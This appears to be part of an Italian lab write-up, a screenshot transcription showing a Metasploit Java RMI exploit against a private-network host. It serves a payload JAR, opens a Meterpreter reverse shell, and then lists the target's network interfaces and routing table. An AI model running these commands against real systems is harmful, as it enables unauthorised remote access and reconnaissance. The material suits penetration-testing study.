
```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112
RHOST ⇒ 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/kNSlJCNci
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:39997) at 2024-09-27 09:56:04 +0200

meterpreter > █
```

Configurazione di rete:



```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:be:2a:6e
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:febe:2a6e
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Tabella di routing:



```
meterpreter > route

IPv4 network routes
===================

    Subnet         Netmask        Gateway       Metric  Interface
    ------         -------        -------       ------  ---------
    0.0.0.0        0.0.0.0        192.168.11.1  100     eth0
    192.168.11.0   255.255.255.0  0.0.0.0       0       eth0

No IPv6 routes were found.
```